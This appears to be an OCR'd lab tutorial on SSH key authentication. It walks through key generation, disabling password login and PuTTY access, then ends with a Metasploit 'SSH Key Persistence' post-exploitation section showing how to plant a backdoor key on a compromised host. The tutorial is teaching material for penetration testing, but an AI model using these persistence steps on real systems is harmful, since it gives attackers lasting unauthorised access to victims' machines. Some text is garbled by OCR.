


```
ignite@ubuntu:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ignite/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ignite/.ssh/id_rsa.
Your public key has been saved in /home/ignite/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:jzk17SoaW8wWZsYf98EVCQcC4MvuH2mB8+3bTUX/Bn4 ignite@ubuntu
The key's randomart image is:
+---[RSA 2048]----+
|        ..... ooo.|
|       .     . ...|
|        .        o|
|       ..o  . . o.|
|        =S.+ o + o|
|       .*oB+= o oo|
|       ..O=o.. o.E|
|       .=o.o.. oo |
|       oo.o.o.. . |
+----[SHA256]-----+
ignite@ubuntu:~$ cd .ssh
ignite@ubuntu:~/.ssh$ ls
id_rsa  id_rsa.pub
ignite@ubuntu:~/.ssh$
```

Step2: Same should be done on the client machine which is authorized to establish the connection with the host machine (ubuntu).


Step3: Once the ssh key pair (id_rsa and id_rsa.pub) get generated then rename the id_rsa.pub into authorized_keys as show in the given image.

```
ssh-keygen
cd .ssh
ls
cat id_rsa.pub > authorized_keys
```



```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:CsBr3+R0od5CbFLHUCZ6WKkdtQX0AoKKepEqZI5SQNg root@kali
The key's randomart image is:
+---[RSA 3072]----+
|oo .. ==*..      |
|o.E  =o* +       |
|.oo.ooo.* .      |
|oo+o.+.o o       |
|*oo.o B S        |
|*o.. @ +         |
|o.   . * .       |
|        .        |
|                 |
+----[SHA256]-----+
root@kali:~# cd .ssh
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub
root@kali:~/.ssh# cat id_rsa.pub > authorized_keys
root@kali:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDZ875S2DnSXMYjEgL/V7Jpbfja1618c
riY2JW4QEb7OnLlXLg/g6knXBJTt+Jj8OZASpiv7bL9NFKpZMRvFwl4U5u9l9M+5sFRthT
EajhHmsgihfC4w1cOLRZAQ9b7+JS1iz/hgFD95R5ZQ9c6e3+mIywg8Jn9JTo53rP3S1h9b
```


Step4: Share the authorized_keys with the host machine by copying it into the .ssh directory.



```
ignite@ubuntu:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
ignite@ubuntu:~/.ssh$
```


Step5: Edit the sshd_config from inside the /etc/sshd using the editor

```
nano /etc/ssh/sshd_config
```



```
# For this to work you will also need host keys in /etc/ss
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no h
#PasswordAuthentication yes
#PermitEmptyPasswords no
```

Step 6: Check the "passwordauthentication no" box.

As a result, only the authorised machine which rsa key can establish a connection with the host machine without using a password.


```
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware
# some PAM modules and threads)
```

If you try to connect to the ssh server using your password and username, the server will reject your request because it will authenticate the request that has an authorised key.




```
login as: ignite
```

No supported authentication methods available (server sent: publickey)

Step7: Copy the id_rsa key from Kali Linux to the windows machine, to established connection using authorized keys on the windows machine,

Step8: Install puttygen.exe

Step 9: Run puttygen.exe and load the id_rsa file, then "save as key" it as "Key."



Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDDZ875S2DnSXMYjEgL/V7Jpbfja1618cTn
ywOTJnGvtCfyeQlxKgI4BbTgOKfdKP1s0STT15ENOmObQzqupLly55hY7V4upWTQBr
GNeZEyXTGjwyJMvoOxWp95qTUXhkPxYXEyMYB16XL
+QpGwYOCqxu4aJNiU2DMEHJAghCriY2JW4QEb7OnLlXLg/g6knXBJTt
```

Key fingerprint: ssh-rsa 3072 62:25:18:51:f8:e0:60:9d:49:e4:af:75:89:27:db:a5

Key comment: root@kali

Key passphrase:

Confirm passphrase:

Actions

Generate a public/private key pair — Generate

Load an existing private key file — 1 Load


Save the generated key — Save public key — Save private key 2

Parameters

Type of key to generate: [✓ RSA] DSA ECDSA Ed25519 SSH-1 (RSA)

Number of bits in a generated key: 2048

Step10: Use putty.exe to connect with the host machine by entering the hostname 192.168.1.103 and port 22.



Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.103

Port: 22

Connection type: ( ) Raw ( ) Telnet ( ) Rlogin [✓ SSH] ( ) Serial


Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: ( ) Always ( ) Never [✓ Only on clean exit]

Step11: Navigate to SSH >auth and browse the key private key that you have saved as mention in step 9.



Options controlling SSH authentication

- [✓] Display pre-authentication banner (SSH-2 only)
- [ ] Bypass authentication entirely (SSH-2 only)

Authentication methods


- [✓] Attempt authentication using Pageant
- [ ] Attempt TIS or CryptoCard auth (SSH-1)
- [✓] Attempt "keyboard-interactive" auth (SSH-2)

Authentication parameters

- [ ] Allow agent forwarding
- [ ] Allow attempted changes of username in SSH-2

Private key file for authentication: C:\Users\raj\Desktop\key.ppk

This will establish an ssh connection between the Windows client and the server without using a password.



```
ignite@ubuntu: ~
login as: ignite
Authenticating with public key "root@kali"
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

6 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 23 07:32:18 2019 from 192.168.1.109
ignite@ubuntu:~$
```

Exploit SSH with Metasploit

SSH Key Persistence- Post Exploitation


Consider a situation whereby by compromising the host machine you have obtained a meterpreter session and want to leave a permanent backdoor that will provide a reverse connection for next time.

When port 22 on the host machine is open, the Metasploit module "SSH Key Persistence-a Post Exploit" can be used to accomplish this.

This module will add an SSH key to a specified user (or all users), allowing remote SSH access to the victim at any time.

```
use post/linux/manage/sshkey_persistence
set session 1
exploit
```


As can be seen in the image given, it added authorised keys to /home / ignite/.ssh and stored a private key within /root/.msf4/loot



```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                   Information                                  Connection
  --  ----  ----                   -----------                                  ----------
  1         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.1.103  192.168.1.107:4321 ->

msf5 > use post/linux/manage/sshkey_persistence
msf5 post(linux/manage/sshkey_persistence) > set session 1
session => 1
msf5 post(linux/manage/sshkey_persistence) > exploit

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20191223110122_default_192.168.1.103_id_rsa_334706.txt
[*] Adding key to /home/ignite/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf5 post(linux/manage/sshkey_persistence) >
```

We ensure this by connecting to the host machine via port 22 using the private key generated above. Here, I renamed the private "key" and granted permission to 600 people.

```
chmod 600 key
ssh -i key ignite@192.168.1.103
```



```
root@kali:~/.msf4/loot# ls
20191223110122_default_192.168.1.103_id_rsa_334706.txt
